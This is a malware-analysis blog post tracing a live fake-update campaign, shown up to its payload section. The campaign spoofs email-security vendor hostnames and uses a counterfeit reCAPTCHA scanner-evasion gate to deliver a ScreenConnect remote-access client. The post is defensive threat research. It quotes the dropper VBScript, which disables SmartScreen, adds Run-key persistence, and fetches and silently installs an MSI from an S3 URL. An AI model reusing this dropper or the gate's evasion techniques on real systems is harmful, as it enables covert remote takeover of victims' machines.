- Malware Analysis
- Threat Intelligence
- Reverse Engineering
- Incident Response
ScreenConnect Abuse via Spoofed Email-Security URLs: A Live Fake-Update Campaign
Analysis of a live fake-update campaign shows how attacker-controlled subdomains mimic Cisco Secure Web, Proofpoint URL Defense, Microsoft Safe Links, and Mimecast before delivering a genuine ScreenConnect client. We trace the CAPTCHA-gated chain, recover the MSI configuration, and fingerprint the self-hosted relay.

Giovanni Braccini
Researcher at Beelzebub Labs
TL;DR
- The campaign makes a malicious URL look pre-screened by placing Cisco Secure Web, Proofpoint URL Defense, Microsoft Safe Links, and Mimecast names to the left of the real registrable domain,
sancaktextile.online. None of those vendors are involved; their names are camouflage - A counterfeit reCAPTCHA gate profiles the visitor, rejects scanners, recognises the intended recipient, and sends failed checks to Proofpoint’s genuine website. A successful click leads to an S3-hosted fake Adobe update that tells the victim to run a
.vbsand “Click Yes if prompted” - The VBScript disables SmartScreen, creates Run-key persistence, and silently installs a genuine ConnectWise ScreenConnect client with remote shell, file access, keylogging, screenshots, audio capture, and logon-screen credential-provider access
- The client connects to the operator’s self-hosted relay at
sancaktextile.com:8041. The address and a 2048-bit RSA key live in the MSI property table, not in the signed ScreenConnect binaries, making malicious intent a configuration question rather than a file question - Certificate Transparency logs expose more than 90 lure subdomains, including staging names and Proofpoint-like numeric patterns. Caronte traced the chain after the CAPTCHA was solved manually; at collection time, the campaign’s domains, hashes, and RSA key were undocumented in public sources
Key Findings at a Glance
| Category | Details |
|---|---|
| Research contribution | Reconstruction of a live campaign that impersonates enterprise link-rewriting services rather than only consumer brands |
| Entry point | sancaktextile.online, with 90+ CT-log subdomains mimicking Cisco Secure Web, Proofpoint URL Defense, Safe Links, Mimecast, and consumer platforms |
| Visitor filtering | Counterfeit reCAPTCHA with behavioural profiling, device fingerprinting, recipient binding, automation checks, and diversion to Proofpoint on failure |
| Execution chain | S3-hosted fake Adobe update → Adobe Reader Installer.vbs → SmartScreen tampering and Run-key persistence → silent ScreenConnect MSI install |
| Remote access | Genuine ScreenConnect v25.2.4.9229 client connected to the operator’s self-hosted relay at sancaktextile.com:8041, with Safe Mode persistence |
| Durable evidence | Relay configuration in SERVICE_CLIENT_LAUNCH_PARAMETERS and SHA-256 fingerprint of the embedded 2048-bit RSA public key |
| Public detection | Zero public-source hits for the VBScript across OTX, MalwareBazaar, ThreatFox, and URLhaus at collection time |
Attack Chain Overview

The chain borrows a different trusted identity at every handoff. The URL borrows the reputation of email-security vendors. The gate borrows Google’s interface. The update page borrows Adobe’s name. The payload borrows a legitimate remote-support product. No single imitation has to survive close inspection; each only has to carry the victim to the next one.
Initial Access: A URL Constructed to Look Pre-Scanned
Routine monitoring of freshly scanned lure pages surfaced a URL built to trigger the wrong reading:
https://dcsecure-web.cisco.com.urldefense.proofpoint.com.sancaktextile.online/Read left to right, it appears to have passed through Cisco Secure Web and Proofpoint URL Defense. Read correctly, from the registrable domain outward, it belongs only to sancaktextile.online; every security-brand label to its left is text chosen by the attacker. The deception begins before the page loads.
Walking the live chain, the first thing a visitor meets is what appears to be a Google reCAPTCHA checkbox on an otherwise empty page:

It is not reCAPTCHA. The page source contains no recaptcha/api.js, no Google iframe, and no g-recaptcha-response field.
The widget is drawn by hand. Its logo is an inline <svg viewBox="0 0 64 64"> built from arc paths and triangles; the checkbox is a <div> with role="checkbox"; its tick and spinner are CSS animations; and the “Privacy - Terms” links point at #.
The imitation is careful rather than lazy. The card is 304 by 78 pixels, the exact footprint of Google’s real v2 checkbox widget; the font stack is Roboto; the checked state fills with #1a73e8, Google’s blue; and a <span> renders the literal wordmark reCAPTCHA beside the label “I’m not a robot”. The only asset actually fetched from Google is the favicon, pulled from https://www.google.com/favicon.ico so the browser tab carries a genuine Google icon. Everything else is a replica, and the page title reads “Verify you are human”. A <meta name="robots" content="noindex,nofollow"> keeps the whole thing out of search indexes.
Nothing is asked of the victim beyond the click. This is worth being precise about, because the visual is the one ClickFix uses and the mechanism is not: the source contains no navigator.clipboard, no execCommand, no writeText, and no command string of any kind. Nothing is copied to the clipboard, there is no Win+R instruction, and the victim is never asked to paste anything into a terminal. What the page actually does while the spinner turns is decide whether the visitor is a person.
Visitor Filtering: Admit the Victim, Reject the Scanner
Clicking the checkbox is inert for the first 900 milliseconds after page load (ARM_MS); a click inside that window does nothing. Past it, activation starts a 1,800 ms delay (HOLD_MS_TARGET) before the page acts. Both intervals resist automation, while the second doubles as the spinner that makes the widget feel real.
The hold is templated per session rather than fixed in the client. The same value appears in the signed token discussed below, allowing the server to set the delay when it renders the page.
During that window the page builds two profiles. The behavioural profile records timestamped pointer coordinates, movement cadence and distance, pointer pressure, and whether activation came from keyboard or mouse.
The device profile adds the unmasked WebGL vendor and renderer, canvas and audio fingerprints, navigator.userAgentData brands, notification permission, and plugin count. A persistent browser identifier stored under localStorage.__bg_bid lets the kit recognise the same browser across sessions.
Three further probes target the analysis environment rather than the user. The page measures the effective resolution of performance.now() by spinning until the clock ticks, which exposes the timer coarsening that hardened and instrumented browsers apply. It checks that Function.prototype.toString still reports [native code], which catches a runtime whose primitives have been patched. And it reads window.location.ancestorOrigins, reporting who framed the page if anyone did.
It also runs an explicit automation blocklist, and runs it four separate times: once immediately on load, again on a 350 ms timer, again when the checkbox is pressed, and a final time before the redirect is issued. Passing the first check is not enough.
The browser checks cover navigator.webdriver, Selenium and ChromeDriver globals, document properties associated with automation frameworks, and a Chrome DevTools Protocol probe that baits Error.stack with a getter. The exact markers are retained in the indicator section below.
The user-agent denylist is broader. It names email-security vendors, remote-browser-isolation products, public sandboxes, headless browsers, crawlers, and the command-line HTTP clients analysts typically try first. A direct request from curl, python-requests, Playwright, urlscan, VirusTotal, Proofpoint, or dozens of similar identifiers is designed to see the decoy destination instead of the campaign.
The symmetry is worth stating plainly: the same campaign that dresses its hostnames as Cisco and Proofpoint link rewriting also maintains a list of those vendors’ scanners in order to turn them away. It borrows their reputation at the DNS layer and refuses their inspection at the HTTP layer.
Two smaller traps sit alongside the blocklist. The page carries a honeypot: a text input named email_address and a submit button, both parked at left:-10000px behind a label reading “If you are human, leave this empty”. Anything that fills the field or clicks the button raises a flag that travels with the verification payload, which catches form-filling bots and credential harvesters that never render the layout. And the page busts out of frames, reassigning window.top.location to itself when it detects it is not the top document. That is aimed squarely at the remote browser isolation products already named in the user-agent list, which present pages inside a frame.
Any failed check sends the visitor to https://www.proofpoint.com/us/products/365-total-protection, which is what every direct request we issued received. The choice of landing page is not incidental: it is Proofpoint’s own product page for 365 Total Protection, so an analyst who follows the link is deposited on the marketing site of one of the vendors the gate is built to evade.
Recipient Binding: The Link Knows Its Target
The page reads the URL fragment and tries three decodings in order: plaintext, hex, then base64url. Each candidate is tested against an email pattern, and the first that matches wins. When one does, the page unhides a badge above the widget and writes the address into it, so the victim is shown their own email address as an implicit proof that the link was meant for them. The same value is re-encoded as url-safe base64 and travels to the server in the verification payload.
Putting the address in the fragment rather than the query string is a deliberate choice. Fragments are never transmitted in the HTTP request, so the recipient’s email appears in no server log, no proxy record, and no URL-scanning telemetry along the way. It exists only in the browser, and it reaches the operator only after the visitor has passed the gate.
Delivery is therefore personalised per recipient, and the operator learns which specific address reached the click stage.
Three further mechanisms sit in the page source. The first is a signed token that binds the session to the visitor:
{"ts":1786643047,"iph":"44987e91b96dae4d","uah":"d37ac4d248088c64",
 "pid":"3","bot":0,"hold":1800,"nonce":"f03a7cf8d091177c"}
The token is base64 with a separate 64-character hex signature. iph and uah are 16-hex-digit values whose names point to truncated hashes of the visitor’s IP and user agent. The page only forwards them, indicating that the server enforces the binding.
The likely purpose is to prevent a captured link from being replayed from a different address or client. Two other fields support that reading: hold carries the delay applied by the page, while bot:0 records the server’s verdict before the browser-side checks run. Filtering begins before the gate is rendered.
On load the page rewrites the address bar via history.replaceState. It replaces the lure URL with a fabricated Google Ads click on www.googleadservices.com.secure-web.cisco.com.sancaktextile.online, carrying invented gclid, gbraid, wbraid, dclid and utm_* parameters.
The original fragment is appended to the replacement, preserving the victim’s email address. Anyone who inspects the address bar afterwards sees what resembles an ad click on a Cisco Secure Web hostname rather than a phishing gate.
The profile is posted to /__cre/verify, and the JSON response carries the next stage in its url field. A failed request, malformed reply, or eight-second timeout falls back to the same Proofpoint destination used for bots.
The endpoint name provides a small attribution clue: cre also appears inside the CT-log hostname 3facebook.com.182.pstmrk.it.cre.sancaktextile.online, suggesting it is the kit’s internal label rather than anything meaningful to the victim.
Fake Update: Pre-Authorising the UAC Prompt
Completing the CAPTCHA redirects to a fake Adobe Acrobat Reader update page, hosted not on the lure domain at all but directly out of an Amazon S3 bucket (charterkc-sns-notifications.s3.eu-central-1.amazonaws.com/Adobe_Reader_Update):

Two functional details are worth noting. The version line under the product name reads “Version 2024.002.20857 (64-bit)” followed by “VBS Installer”, openly naming the payload format on the page that delivers it. And the download does not wait for user input: “Your download will start automatically in 1 seconds…”, plural intact, straight out of an unproofread template. The prominent Download Update button is decoration for a transfer that has already begun.
That typo is not the only tell. The page is, by a considerable margin, the weakest component in the chain, and its defects need no analysis to spot. The icon is not Adobe’s: it is a red rounded square containing a white hexagon around a letter A, a mark Adobe has never used for Acrobat Reader. Beyond the product name there is no Adobe branding at all, no footer, no legal text, nothing referencing adobe.com. And the page openly declares its installer to be a .vbs, a format no genuine Adobe update has ever shipped in.
The asymmetry is the interesting part. Considerable care went into the hostname construction, the CT-log build-out and the payload configuration, and almost none into the one screen the victim actually looks at. This is consistent with an operator who treats the visual layer as disposable, relying on the CAPTCHA gate to remove analysts and on the pretext, an urgent security update, to discourage the remaining audience from examining the page at all. It is also consistent with a division of labour in which the kit supplies the infrastructure and the operator supplies the landing page.
The final page in the chain carries the social engineering, and states its requirements explicitly:

“Open your Downloads folder → Double-click Adobe Reader Installer.vbs → Click Yes if prompted.”
The third instruction carries the weight of the attack. The script’s silent msiexec install is a per-machine install (ALLUSERS=1 in the MSI), so Windows raises a User Account Control consent dialog before it can proceed, and that dialog’s buttons are labelled Yes and No. The page does not bypass that control and does not need to. It pre-authorises the answer, and it issues the instruction before the prompt appears, so the victim meets the alert already holding an explanation for it. A security control that arrives as predicted reads as confirmation the installation is going correctly rather than as a warning to stop.
The two buttons underneath complete the framing. The primary action is Open Downloads Folder; the alternative is I’ll Do It Manually. Both lead to the same place. The victim is offered a choice about the route and never about the destination, which is a familiar pattern in consent interfaces and reads as helpfulness rather than pressure.
The delivery mechanism is therefore a fake-update drive-by requiring manual execution, gated behind a counterfeit reCAPTCHA that exists purely to profile the visitor and exclude scanners. The gate decides who may see the lure; the lure tells that person how to defeat the one warning Windows will still show.
Infrastructure Expansion: Ninety Variations on Borrowed Trust
Examination of the underlying domain revealed infrastructure beyond a generic template. sancaktextile.online had been registered only days earlier and was under active expansion: Certificate Transparency logs showed new lure subdomains appearing at a rate of approximately one per day since registration. Most spoofed Google, Facebook, LinkedIn and Outlook. A subset did not:
secure-web.cisco.com.sancaktextile.online
dcsecure-web.cisco.com.urldefense.proofpoint.com.sancaktextile.online
csecure-web.cisco.com.urldefense.proofpoint.com.sancaktextile.online
3facebook.com.182.pstmrk.it.cre.sancaktextile.online
eur04.safelinks.protection.outlook.com.sancaktextile.online
nam04.safelinks.protection.outlook.com.sancaktextile.online
protect-eu.mimecast.com.secure-web.cisco.com.sancaktextile.online
secure-web.cisco.com and urldefense.proofpoint.com are not phishing brands; they are the link-rewriting services corporate email gateways use to scan and wrap outbound URLs. pstmrk.it is Proofpoint’s separate click-tracking domain. safelinks.protection.outlook.com is Microsoft Defender for Office 365’s Safe Links, with regional variants for Europe and North America. protect-eu.mimecast.com is Mimecast’s equivalent.
Embedding these names as subdomain prefixes produces a URL that appears to have passed through the recipient’s security stack. In reality, none of those services processed it.
To be unambiguous: none of these vendors are compromised, bypassed, or implicated. Their products are not involved in the chain.
A hostname is interpreted from right to left, and ownership is established by the registrable domain, here sancaktextile.online. Everything to its left is attacker-controlled text. In these hostnames, cisco.com and proofpoint.com are labels positioned to be misread as domains. The attack targets a trust heuristic associated with those products, not a weakness in the products themselves.
A further pattern in the CT logs pointed at systematic testing rather than a bespoke one-off: subdomains with incrementing numeric prefixes (2com, 32com, 432com, 5432com, 65432com) mimicking the format of Proofpoint’s real click-tracking IDs, plus two unambiguous staging entries, testbrand.com.sancaktextile.online and testnew.sancaktextile.online. This reads as a templated kit being exercised against placeholder brand names before deployment, not a single manually-built lure.
The Dropper: SmartScreen Off, Then Silent Install
Once the victim double-clicks Adobe Reader Installer.vbs, the campaign stops imitating trusted interfaces and starts changing the host. We submitted the automatically downloaded script to Caronte for reverse engineering.

The script is short (2,333 bytes) and does exactly three things:
' 1. Disable Windows SmartScreen
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SmartScreenEnabled", "Off", "REG_SZ"

' 2. Install Run-key persistence pointing at its own path
WshShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeUpdateService", WScript.ScriptFullName

' 3. Download and silently install the payload
Set xhr = CreateObject("MSXML2.XMLHTTP")
xhr.Open "GET", "https://achotelwashington-mfa-cdn-courtyard.s3.us-west-1.amazonaws.com/ScreenConnect.ClientSetup.msi", False
xhr.Send
' saved to %TEMP%\AdobeUpdate.msi, installed via: msiexec /i /quiet /norestart
On Error Resume Next suppresses any runtime error that would otherwise surface a dialog. The staging bucket name, achotelwashington-mfa-cdn-courtyard, mimics a hotel/CDN naming convention; we separately observed a second, differently-named bucket (charterkc-sns-notifications.s3.eu-central-1.amazonaws.com) serving the stage immediately before it, so the operator spreads staging across separate buckets and regions instead of concentrating it in one.
At collection time the script itself was clean across MalwareBazaar, ThreatFox, URLhaus, and OTX, zero public blocklist hits. Nothing in the public record identified it; only what it does gave it away.
The analysis did not stop at the submitted file. Caronte followed the download URL embedded in the script, retrieved the MSI, queued it for independent reverse engineering, and applied the resulting verdict back to the parent sample as a linked indicator. That child analysis is where the campaign’s C2 infrastructure surfaced.
The Payload: A Real ScreenConnect Client, Repurposed
The last borrowed identity is the most consequential. ScreenConnect.ClientSetup.msi is not custom malware. It is a genuine ConnectWise ScreenConnect (v25.2.4.9229) remote-access installer, the same software IT teams use for legitimate support, built with a connection string that points to attacker-controlled infrastructure instead of a legitimate helpdesk.
